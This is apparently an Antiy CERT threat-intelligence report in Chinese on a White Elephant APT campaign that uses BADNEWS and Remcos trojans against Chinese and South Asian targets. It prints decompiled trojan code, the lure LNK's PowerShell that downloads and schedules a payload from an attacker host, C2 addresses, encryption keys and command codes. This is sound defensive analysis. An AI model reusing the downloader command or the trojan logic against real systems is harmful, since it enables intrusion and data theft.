


白象组织使用BADNEWS和Remcos商业木马的最新攻击活动

安天CERT 安天集团 2023-05-23 17:20 发表于北京

点击上方“蓝字” 关注我们吧！



01 概述

白象/WhiteElephant是具有印度背景的APT组织，其攻击活动最早可追溯到2009年11月，安天将该组织中文命名为白象。2016年安天发布了《白象的舞步——来自南亚次大陆的网络攻击》^[1]，在国内首次披露了白象组织的攻击活动，2017年发布《潜伏的象群——来自南亚次大陆的系列网络攻击活动》^[2]，再次披露两起该组织针对我国的网络攻击活动，并在此之后持续跟踪该组织的攻击动向，对捕获到的攻击进行分析、关联、溯源工作。白象的攻击目标涉及非常广泛的国家和地区分布，但主要目标是中国和巴基斯坦。该组织具备Windows、Android、macOS多平台攻击能力，擅长使用政治热点话题作为诱饵进行鱼叉攻击，并不断升级其攻击技术，以达到更好的免杀效果。

近期，安天CERT捕获到一起白象组织针对我国相关单位的攻击活动。在本次攻击活动中，攻击者向目标投递钓鱼邮件，邮件附件为一个包含恶意LNK文件的压缩包，LNK文件用于下载BADNEWS远控木马，最终实现对目标的信息窃取、远程控制等功能。

进一步关联分析发现，LNK系列攻击与近期针对南亚地区的军事政治等目标的网络攻击相关，关联到的攻击使用技术成熟的商业远控工具如Remcos，也是通过LNK类型诱饵，或文件名以军政题材命名的EXE程序、钓鱼网站等作为攻击前导，为此攻陷、注册了相当数量的网络基础设施来支撑载荷分发和控

制通联。分析研判后发现关联到的攻击具有明显的印度方向背景，攻击目标暂不涉及我国，目前仅发现与白象组织存在数字证书上的关联重叠。

02 针对我国相关单位的攻击活动

2.1 LNK文件

表2-1 恶意LNK文件

原始文件名	先进结构与复合材料”等4个重点专项2023年度项目申报指南的通知.pdf.lnk
MD5	a8b9dcd916a005114da6a90c9724c4d9
文件大小	3.75 KB (3,848 bytes)
文件格式	LNK

攻击者将包含恶意LNK文件的压缩包作为邮件附件发送给目标，恶意LNK文件伪装成pdf文档诱导攻击者打开执行。



图2-1 压缩包内双后缀的诱饵文件

LNK 文件执行后会从 <https://msit5214.b-cdn.net/abc.pdf> 处下载诱饵文件并打开，而后从 <https://msit5214.b-cdn.net/c> 处下载后续载荷到 C:\ProgramData\Microsoft\DeviceSync 并将其命名为 OneDrive.exe，最后将其添加到计划任务中执行。




图2-2 LNK文件中提取出的代码

2.2 BADNEWS木马

表2-2 BADNEWS木马

病毒名	Trojan[RAT]/Win32.Whiteelephant
原始文件名	OneDrive.exe
MD5	5bb083f686c1d9aba9cd6334a997c20e
处理器架构	Intel 386 or later processors
文件大小	337.45 KB (345544 bytes)

文件格式	Win32 EXE
时间戳	2023-04-06 09:01:18 UTC
数字签名	Gromit Electronics Limited
加壳类型	无
编译语言	Microsoft Visual C/C++(2017 v.15.5-6)

OneDrive.exe文件为白象组织的BADNEWS远程控制木马，用于实现文件下载、命令执行、屏幕截图等功能。OneDrive.exe的数字签名信息如下。



图2-3 数字签名信息

BADNEWS木马执行后，首先判断机器的时区。若检测结果为中国标准时区，则会进行后续恶意操作。



图2-4 判断是否为中国标准时区

接着创建互斥量qzex，确保当前环境下该进程唯一，而后使用SetWindowsHookExW函数注册键盘钩子。

```

    }
    if ( !CreateMutexA(0, 1, "qzex") )
        goto LABEL_44;
    v31 = 0;
    if ( GetLastError() == 183 )
    {
LABEL_48:
        _loaddll(v31);
        JUMPOUT(0x40A87E);
    }
    v7 = SetWindowsHookExW(13, fn, 0, 0);

```

图2-5 创建互斥量，注册键盘钩子

窃取的键盘记录将会存放到%temp%\kednfbdnfby.dat文件。

```

*(_DWORD *)v111 = 'pmeT';
v112 = malloc(0x3E8u);
Block = v112;
memset(v112, 0, 0x3E8u);
v432 = 0;
v420 = 0;
v419 = 0;
strcpy(v431, "Kernel32.dll");
qmemcpy(v417, "GetEnvironmentVariab", sizeof(v417));
v418 = &loc_41656C;
v113 = GetModuleHandleA(v431);
dword_451F0C = (int)GetProcAddress(v113, v417);
((void (__stdcall *)(_WORD *, void *, int))dword_451F0C)(v111, v112, 1000);
v114 = unknown_libname_6(25);
*(_DWORD *)(v114 + 16) = 0;
*(_DWORD *)(v114 + 20) = 0;
*(_BYTE *)(v114 + 24) = 0;
strcpy((char *)v114, "kednfbdnfby.dat");
v404 = malloc(0x7D0u);
memset(v404, 0, 0x7D0u);
sub_4053A0((int)v404, (int)"%s\\%s", (const char *)Block, (const char *)v114);

```

图2-6 键盘记录存放到kednfbdnfby.dat

使用正常的Web服务myexternalip.com、api.ipify.org、ifconfig.me获取主机IP外网地址。

```

strcpy((char *)v6, "http://myexternalip.com/raw");
v7 = (_DWORD *)unknown_libname_6(20);
*(_OWORD *)v7 = 0i64;
v7[4] = 0;
qmemcpy(v7, "IP retriever", 12);
Sleep(0xC8u);
v8 = InternetOpenA_0(v7, 0, 0, 0, 0, a3, a4, a2);
v24 = (void (*)(void))v8;
if ( !v8 || (hInternet = (HINTERNET)InternetOpenUrlA(v8, v6, 0, 0, 0x800000, 0)) == 0 )
{
    j_j__free((void *)v6);
    j_j__free(v7);
LABEL_3:
    *((_DWORD *)a1 + 4) = 0;
    *((_DWORD *)a1 + 5) = 15;
    *(_BYTE *)a1 = 0;
    memmove(a1, (void *)Locale, 0);
    return;
}
memset(v41, 0, sizeof(v41));
((void (*)(void))v25[0])();
if ( !InternetReadFile_0(Sleep, &v40[196], 196, &v29) )
{
    j_j__free((void *)v6);
    j_j__free(v7);
    memset(&v40[196], 0, 0xC4u);
    goto LABEL_3;
}
InternetCloseHandle(Sleep);

```



图2-7 获取主机外网IP

将前面获取到的外网IP在api.iplocation.net、ipapi.co 的Web服务中查询，获取外网IP所属国家的名称。

```
strcpy(v12, "https://api.iplocation.net/?cmd=ip-country&ip=");
v13 = &a1;
if ( a6 >= 0x10 )
    v13 = a1;
strcat(v12, v13);
v14 = InternetOpenUrlA(hInternet, v12, 0, 0, 0x800000, 0);

-----, ----, --, -----,
strcpy(v34, "https://ipapi.co/");
v35 = &a1;
if ( a6 >= 0x10 )
    v35 = a1;
v57 = v35;
strcat(v34, v35);
v36 = unknown_libname_6(0x1Eu);
v57 = v36;
*(v36 + 15) = 0;
*(v36 + 19) = 0;
*(v36 + 23) = 0;
*(v36 + 27) = 0;
v36[29] = 0;
strcpy(v36, "/country_name/");
```

图2-8 获取外网IP所属国家

将获取到的加密信息拼接成一个字符串，用于后续作为心跳包的内容回传到C2服务器。

```

if ( v74[5] >= 0x10u )
    v42 = v74[0];
v47 = v39;
v43 = 8lock;
sub_10053A0(8lock, "%s=%s&&s=%s&&s=%s&&s=%s&&s=%s&&s=%s", v56, v4
v84[4] = 0;

```

```

    dd offset aOsgH          ; "osgh"
    dd offset aUsfghnam      ; "usfghnam"
    dd offset aIggp          ; "iggp"
    dd offset aPuip89        ; "puip89"
    dd offset aLocghg        ; "locghg"

```

Uu34Qc8tlpmsMt db 'uu34=QC8T1PmS+mT8lW0ePcJSkvtQF90xo3mY4mexYPYw5PYAmx1+rPKVbm23Vf2'

图2-9 回传的信息内容

在目标机中收集的数据类型如下所示:

表2-3 收集的数据类型

uu34	SMBIOS UUID
puip89	外网IP地址
iggp	内网IP地址
usfghnam	当前用户名
osgh	Windows系统版本
locghq	外网IP地址对应国家

收集到的信息首先进行Base64编码，而后通过AES-CBC-128加密，然后再进行一次Base64编码。加密使用的AES密钥为“qqdrbn8kloiuytr3”，IV为“feitr74673nqbfj”。


```
Src = *(void **)(a2 + 16);
v25 = (unsigned int)Src >> 4;
v3 = 16 * (((unsigned int)Src >> 4) + 1);
strcpy(v34, "qgdrbn8kloiuytr3");
v22 = a1;
strcpy(&v33[4], "feitr74673ngbfj");
v23 = v3;
Block = unknown_libname_6(v3 + 1);
memset(Block, 0, v3 + 1);
if ( *((_DWORD *)v2 + 5) >= 0x10u )
    v2 = *(char **)v2;
v4 = (char *)((_BYTE *)Block - v2);
do
{
    v5 = *v2++;
    v2[(DWORD)v4 - 1] = v5;
}
while ( v5 );
v6 = (unsigned __int8)Src & 0xF;
if ( 16 - v6 > 0 )
{
    v7 = (char *)Block + 16 * v25 + v6;
    v8 = 16 - v6;
    v9 = 0x1010101 * (unsigned __int8)(16 - v6);
    v10 = (unsigned int)(16 - v6) >> 2;
    memset32(v7, v9, v10);
    memset(&v7[4 * v10], v9, v8 & 3);
    v3 = v23;
}
*((_BYTE *)Block + v3) = 0;
Src = unknown_libname_6(v3 + 1);
memset(Src, 0, v3 + 1);
v27 = &AES::`vftable';
```

图2-10 数据加密

创建3个线程同C2服务器通信，C2地址为charliezard.shop，通信端口为443端口，URI为/tagpdjjarzajgt/cooewlzafloumm.php。每个线程分别承担不同的工作，通信内容采用AES-CBC-128加密数据。

```
strcpy((char *)&v96, "kernel32.dll");
v23 = GetModuleHandleA((LPCSTR)&v96);
v95 = 0;
strcpy((char *)&v94, "CreateThread");
Sleep(0x6A4u);
dword_451FA8 = (int (__stdcall *)(_DWORD, _DWORD, _DWORD, _DWORD, _DWORD, _DWORD))GetProcAddress(v23, (LPCSTR)&v94);
if ( dword_451FA8(0, 0, sub_409900, v71, 0, v62) )
{
    for ( i = 543; i > 0; i /= 10 )
    ;
    Sleep(0x13ECu);
    sub_4041D0(v55, v37, v42);
    LOBYTE(v98) = 21;
    if ( dword_451FA8(0, 0, sub_4092A0, v55, 0, v61) )
    {
        Sleep(0x118u);
        sub_4041D0(v54, v38, v43);
        LOBYTE(v98) = 22;
        if ( dword_451FA8(0, 0, sub_409440, v54, 0, v58) )
```



图2-11 创建线程通信

sub_409900线程函数用于发送收集的基本信息，验证目标机器是否处于开机状态。

```
sub_4053A0(
    (int)Block,
    (int)"%s=%s&%s=%s&%s=%s&%s=%s&%s=%s&%s=%s",
    v49,
    v34,
    v54,
    v33,
    v53,
    v32,
    v52,
    v31,
    v51,
    v30,
    v56,
    v48);
v77[4] = 0;
v77[5] = 15;
LOBYTE(v77[0]) = 0;
memmove(v77, (void *)Locale, 0);
LOBYTE(v103) = 20;
sub_4045E0(v77, Block);
free(Block);
v102 = 0;
strcpy((char *)&v101, "kernel32.dll");
v35 = GetModuleHandleA((LPCSTR)&v101);
v100 = 0;
strcpy((char *)&v99, "CreateThread");
Sleep(0x6A4u);
CreateThread = (int (__stdcall *)(_DWORD, _DWORD, _DWORD, _DWORD, _DWORD, _DWORD))GetProcAddress(v35, (LPCSTR)&v99);
if ( CreateThread(0, 0, sub_409900, v77, 0, v66) )
```



图2-12 发送心跳包

sub_4092A0线程函数用于实现远程控制功能。攻击者下发执行的格式为：指令\$参数1\$参数2，参数2并未使用。


```
    v74 = strtok(0, "$");
    if ( !v74 )
    {
LABEL_52:
        memmove(String, Locale, 0);
        memset(v27, 0, strlen(v27));
        goto LABEL_53;
    }
    v28 = strtok(0, "$");
    v73 = v28;
    sub_10026F0(v93, hInternet);
    LOBYTE(v97) = 5;
    sub_1004FB0(v50, v51);
    LOBYTE(v97) = 7;
    sub_1002660(v93);
    sub_10023C0(v50, v51);
    LOBYTE(v97) = 8;
    sub_10026F0(v93, v74);
    LOBYTE(v97) = 9;
    sub_1004FB0(v50, v51);
    LOBYTE(v97) = 11;
    sub_1002660(v93);
    sub_10023C0(v50, v51);
    LOBYTE(v97) = 12;
    if ( sub_1004820(v82, "3hdfghd1") )
```



图2-13 获取指令并执行相应功能

对比以往的BADNEWS各个控制命令的实现，发现该组织并未同先前攻击活动^[3]中一样将执行结果保存到文件，而是直接将数据加密后回传到C2服务器，BADNEWS中存在的指令代码及对应功能如下所

示：

表2-4 指令代码及对应功能

指令代码	功能
3hdfghd1	读取指定文件并将结果回传。
3fgbfjnb3	读取键盘记录文件%temp%\kednfbdnfby.dat中的内容并将结果回传。
3gjdfghj6	执行cmd指令并将结果回传。
3fgjfhg4	遍历指定目录并回传文件列表。
3gnfjhk7	文件下载并执行。文件内容经解密后，写入到%temp%\dp+[4位随机字符].exe文件执行，并将结果回传。
3ngjfng5	文件下载。下载的内容经解密后，写入到%temp%路径下以指定名称命名，而后将结果回传。
3fghnbj2	屏幕截图并回传。

sub_409440线程函数用于执行cmd命令收集信息（包括当前用户名、网络配置、DNS缓存、系统信息、进程列表），然后将信息加密后添加到endfh参数回传至C2服务器。

```
*v16 = 'aohw';
*(v16 + 2) = 'im';
sub_1013530(v81, v16);
LOBYTE(v105) = 2;
v17 = v81;
if ( v81[5] >= 0x10u )
    v17 = v81[0];
sub_10053A0(v15, "%s=%s", v16, v17);
memmove(v81, Locale, 0);
j_j__free(v16);
v70 = Sleep;
Sleep(0x884u);
for ( i = 1403; i > 0; i /= 10 )
    ;
hInternet = malloc(0x2710u);
memset(hInternet, 0, 0x2710u);
v19 = unknown_libname_6(0x1Eu);
*(v19 + 13) = 0;
*(v19 + 17) = 0;
*(v19 + 21) = 0;
*(v19 + 25) = 0;
v19[29] = 0;
strcpy(v19, "ipconfig/all");
*v27 = 'ksat';
*(v27 + 1) = 'tsil';
sub_1013530(v85, v27);
LOBYTE(v105) = 6;
v28 = v85;
if ( v85[5] >= 0x10u )
    v28 = v85[0];
sub_10053A0(v26, "\n\n%s=%s", v27, v28);

strcpy(v21, "ipconfig/displaydns");
sub_1013530(v83, v21);
LOBYTE(v105) = 4;
v22 = v83;
if ( v83[5] >= 0x10u )
    v22 = v83[0];
sub_10053A0(v76, "\n%s=%s", v21, v22);
memmove(v83, Locale, 0);
j_j__free(v21);
Sleep(0xAB4u);
v72 = malloc(0x186A0u);
memset(v72, 0, 0x186A0u);
v23 = unknown_libname_6(0x14u);
*(v23 + 11) = 0;
*(v23 + 15) = 0;
v23[19] = 0;
strcpy(v23, "systeminfo");
```



图2-14 收集系统信息

2.3 归因分析

此次释放的木马OneDrive.exe在代码结构、加密算法、通信模式等方面和白象组织以往攻击活动中使用的BADNEWS木马相似，并且BADNEWS木马的存放路径C:\ProgramData\Microsoft\DeviceSync也是该组织常用文件路径。

以往攻击活动中利用CVE-2017-11882漏洞释放的BADNEWS木马存放路径。

```
ShellExecuteA_2 = (void (__stdcall *)(_DWORD))v9;  
v10 = VirtualAlloc(0, 241592, 12288, 64); // 申请0x3AFB8大小的内存块  
v32(2, v10, 241592, varF4[61] + 2960); // 拷贝指定偏移处的PE数据至刚申请的内存中  
strcpy((char *)v66, "C:\\ProgramData\\Microsoft\\DeviceSync\\mcods.exe");  
qmemcpy((char *)&v66[11] + 2, "lrkpwjppjofetscdzwymbgwunuk", 26);  
v41 = CreateFileA(v66, -1073741824, 2, 0, 1, 2);  
WriteFile(v41, v10, 241592, &v40, 0, v21, v26); // 将内存中的PE数据保存至C:\\ProgramData\\Microsoft\\DeviceSync\\mcods.exe
```

图2-15 以往攻击活动中CVE-2017-11882漏洞释放的BADNEWS木马存放路径

本次攻击活动中BADNEWS木马存放路径。

```
WindowStyle Hidden $ProgressPreference = 'SilentlyContinue';  
Invoke-WebRequest "https://msit5214.b-cdn.net/abc.pdf" -OutFile C:\\Users\\Public\\abc.pdf;  
Start-Process C:\\Users\\Public\\abc.pdf;  
$ProgressPreference = "SilentlyContinue";  
Invoke-WebRequest "https://msit5214.b-cdn.net/c" -OutFile "C:\\ProgramData\\Microsoft\\DeviceSync\\p";  
move "C:\\ProgramData\\Microsoft\\DeviceSync\\p" "C:\\ProgramData\\Microsoft\\DeviceSync\\OneDrive.exe";  
Remove-Item -Force -Path "C:\\ProgramData\\Microsoft\\DeviceSync\\p";  
SCHTASKS /CREATE /SC minute /TN OneDriveUpdate /TR "C:\\ProgramData\\Microsoft\\DeviceSync\\OneDrive.exe" /F;
```

图2-16 本次攻击活动中BADNEWS木马存放路径

以往攻击活动BADNEWS木马中存在的系统时区检测代码。

```
kk_get_timezone(Block); // 获取系统时区  
v12 = 0;  
memset(&v11[20], 0, 0x50u);  
v3 = v10;  
v4 = Block;  
v5 = Block[0];  
strcpy(v11, "China Standard Time");  
if ( v10 >= 0x10 )  
    v4 = (void **)Block[0];  
v6 = strcmp((const char *)v4, v11); // 检查是否为中国标准时区  
if ( v6 )  
    v6 = v6 < 0 ? -1 : 1;
```

图2-17 以往攻击活动BADNEWS木马中存在的系统时区检测代码

本次攻击活动BADNEWS木马中存在的系统时区检测代码。




图2-18 本次攻击活动BADNEWS木马中存在的系统时区检测代码

03 针对南亚军政目标的攻击活动

对上述攻击活动使用到的BADNEWS木马进行关联分析，发现与近期针对南亚地区的军事政治等目标的网络攻击存在相关性。关联到的攻击通过LNK类型诱饵，或文件名以军政题材命名的EXE程序、钓鱼网站等作为攻击前导，大量使用商业木马Remcos实现远程控制，获取目标敏感信息。

3.1 Remcos商业远控木马

表3-1 Remcos远控木马

病毒名	Trojan[RAT]/Win32.Remcos
原始文件名	Minutes-of-Meeting-Joint-Ops.exe
MD5	b8f649208c5f404eff00c1a4f8c61995
处理器架构	Intel 386 or later processors
文件大小	2.35 MB (2465088 bytes)
文件格式	Win32 EXE
时间戳	2023:02:21 13:52:24 UTC
数字签名	Gromit Electronics Limited
加壳类型	无
编译语言	Microsoft Visual C/C++(2017 v.15.5-6)

Remcos是一款商业远控木马，包括实现远程桌面控制、屏幕窃取、剪切板窃取、摄像头及音频窥视、命令执行、浏览器窃密、密码窃取、创建代理等丰富功能，能对文件、进程、服务、窗口、注册表、网络等信息进行收集和管理。




图3-1 官方Remcos Professional产品界面介绍

3.2 与白象组织的关联分析

3.2.1 数字证书关联

根据上述针对我国相关单位的攻击活动中BADNEWS木马的数字签名信息，可以关联到具备该签名的恶意文件。

Signers

— Gromit Electronics Limited

Name	Gromit Electronics Limited
Status	Trust for this certificate or one of the certificates in the certificate chain has been revoked.
Issuer	Sectigo Public Code Signing CA R36
Valid From	12:00 AM 11/25/2022
Valid To	11:59 PM 11/25/2023
Valid Usage	Code Signing
Algorithm	sha384RSA
Thumbprint	B505C82DDDE0F9D2AE5E14956A504B4346581BBF
Serial Number	00 FE CC 3B 3C 67 5F 7F FD 7D E2 25 07 F3 FD AC D7



图3-2 本次攻击活动BADNEWS木马中存在的数字证书

使用该签名的文件数量并不多，其中包含名为Minutes-of-Meeting-Joint-Ops.exe的木马样本，样本在今年2月22日从孟加拉国上传，为Remcos远控家族，C2地址为45.137.116.253:443 (TCP)。

同样访问45.137.116.253:443 (TCP)地址的木马还包括其他文件名为军政题材的Remcos远控，其中fatima.exe的母体为此前未见的下载器：

表3-2 IP 45.137.116.253关联到的恶意文件

MD5	文件名	简介说明
e8ba6aeac4ae8bd22e2da73a2e142104	Minutes-of-Meeting-Joint-Ops-with-Bangladesh-Navy.exe (与孟加拉国海军的联合行动会议纪要)	Remcos RAT， 挂载于傀儡网站： merafm.com
6f50d7408281f80d5b563236215e5308	fatima.exe	Remcos RAT 挂载于傀儡网站： merafm.com
40ae57d3e6163e80d3887aaacd001980	Defence-Attache-Minutes-of-Meeting.exe (国防武官会议纪要)	下载器，用于下载并执行fatima.exe

托管这些Remcos远控程序的傀儡网站merafm.com是巴基斯坦最受欢迎的无线电广播公司MERA FM的网站，进一步分析基本确定该网站是被入侵，用于挂载攻击者大量的恶意文件，文件梳理列表如下：

表3-3 merafm.com网站关联到的恶意文件

MD5	文件名	简介说明
d51e8ebb04a5849f46514dcaef7f4c32	Talking-Points-with-China-PLAAF.exe (与中国空军的谈话要点)	Remcos RAT
eb9068161baa5842b40d5565130526b9	LIST OF SIGNAL ADDRESSES, CALL SIGN 10 Apr 2023.exe (信号地址列表，呼叫信号2023年4月10日)	下载器（下载的文件链接已失效）
e8ba6aeac4ae8bd22e2da73a2e142104	Minutes-of-Meeting-Joint-Ops-with-Bangladesh-Navy.exe (与孟加拉国海军的联合行动会议纪要)	Remcos RAT
6f50d7408281f80d5b563236215e5308	fatima.exe	Remcos RAT 挂载于傀儡网站： merafm.com
aebe447662363c9e40275aa8aed5f905	hplaserprinter.exe	Remcos RAT

恶意文件的工具能力和IoC梳理如下：

表3-4 恶意文件的工具能力和IoC

MD5	工具能力及配置数据
d51e8ebb04a5849f46514dcaef7f4c32	Remcos RAT，C2: 45.137.118.105:443
eb9068161baa5842b40d5565130526b9	下载器，从gclouddrives.com/spyder/smile.php获取载荷
e8ba6aeac4ae8bd22e2da73a2e142104	Remcos RAT，C2: 45.137.116.253:443
6f50d7408281f80d5b563236215e5308	Remcos RAT，C2: 45.137.116.253:443

aebe447662363c9e40275aa8aed5f905	Remcos RAT, C2: 45.146.254.153:993
----------------------------------	------------------------------------

3.2.2 样本同源关联

基于以上样本，通过在文件元数据、代码、资产等同源层面进行关联拓线，关联到多个样本如下表：

表3-5 上述样本关联到的恶意文件

MD5	文件名	简介说明
5b99f5a2430eb761d6c70e624809a1bd	Official-Correspondence-by-IGP-Punjab-through-Official-E-mail-ID.exe (旁遮普省警察总监通过官方电子邮件ID发出的官方信函)	Remcos RAT
76dc20e2e00baa85a0ca73539a0a9c7a	ISPR-Turkiye-Delegation.exe (军种间公共关系局 土耳其代表团)	Remcos RAT
87d94635372b874f18acb3af7c340357	PN SHIP OVERSEAS DEPLOYMENT PLAN TO FAR EAST CHINA.exe (巴基斯坦海军 中国远东船舶海外部署计划)	下载器（下载的文件链接已失效）
1fa3f364bcd02433bc0f4d3113714f16	Rocket Launch System THE UPDT LIST OF MLRS PROB-.exe (火箭发射系统 多管火箭炮问题更新列表)	下载器（下载的文件链接已失效）
3ea8adf7a898de96ffd6e7d4b2594f54	List1.xll	下载器(x64)，下载并执行上文中的hplaserprinter.exe
50cca2ab249aa4575854991db1c93442	List2.xll	下载器(x64)，下载并执行上文中的hplaserprinter.exe
927618e626b1db68a4281b281a7b7384	dllhostSvc.exe	Remcos RAT
4be6220e6295676f9eae5659826900c5	FIA_IBMS_VPN.2022.exe	Remcos RAT

恶意文件的工具能力和IoC梳理如下：

表3-6 恶意文件的工具能力和IoC

MD5	工具能力及配置数据
5b99f5a2430eb761d6c70e624809a1bd	Remcos RAT, 193.203.238.116:443
76dc20e2e00baa85a0ca73539a0a9c7a	Remcos RAT, 45.146.254.153:993
87d94635372b874f18acb3af7c340357	下载器，从alibababackupcloud.com/spyder/smile.php获取载荷
1fa3f364bcd02433bc0f4d3113714f16	下载器，从cloudplatfromservice.one/cpidr/balloon.php获取载荷
3ea8adf7a898de96ffd6e7d4b2594f54	下载器（x86），下载并执行hplaserprinter.exe，从merafm.com/wp-content/uploads/2021/04/sijsi/hplaserprinter.exe获取载荷
50cca2ab249aa4575854991db1c93442	下载器(x64)，下载并执行hplaserprinter.exe，从merafm.com/wp-content/uploads/2021/04/sijsi/hplaserprinter.exe获取载荷
927618e626b1db68a4281b281a7b7384	Remcos RAT, 45.146.254.153:443
4be6220e6295676f9eae5659826900c5	Remcos RAT, 45.146.254.153:443

其中dllhostSvc.exe的执行母体是名为Password.lnk的恶意快捷方式，LNK被打包在压缩包中，压缩包之中存在加密的word文档以及名为Password.lnk的恶意快捷方式，诱导目标打开快捷方式获取密

码，手段与上文中针对中国的LNK诱饵较为类似：

名称	修改日期	类型	大小
 FIA NOTICE.docx	2023/2/9 12:27	Microsoft Word ...	69 KB
 Password	2023/2/9 11:32	快捷方式	 安天 KB

图3-3 压缩包内的文件

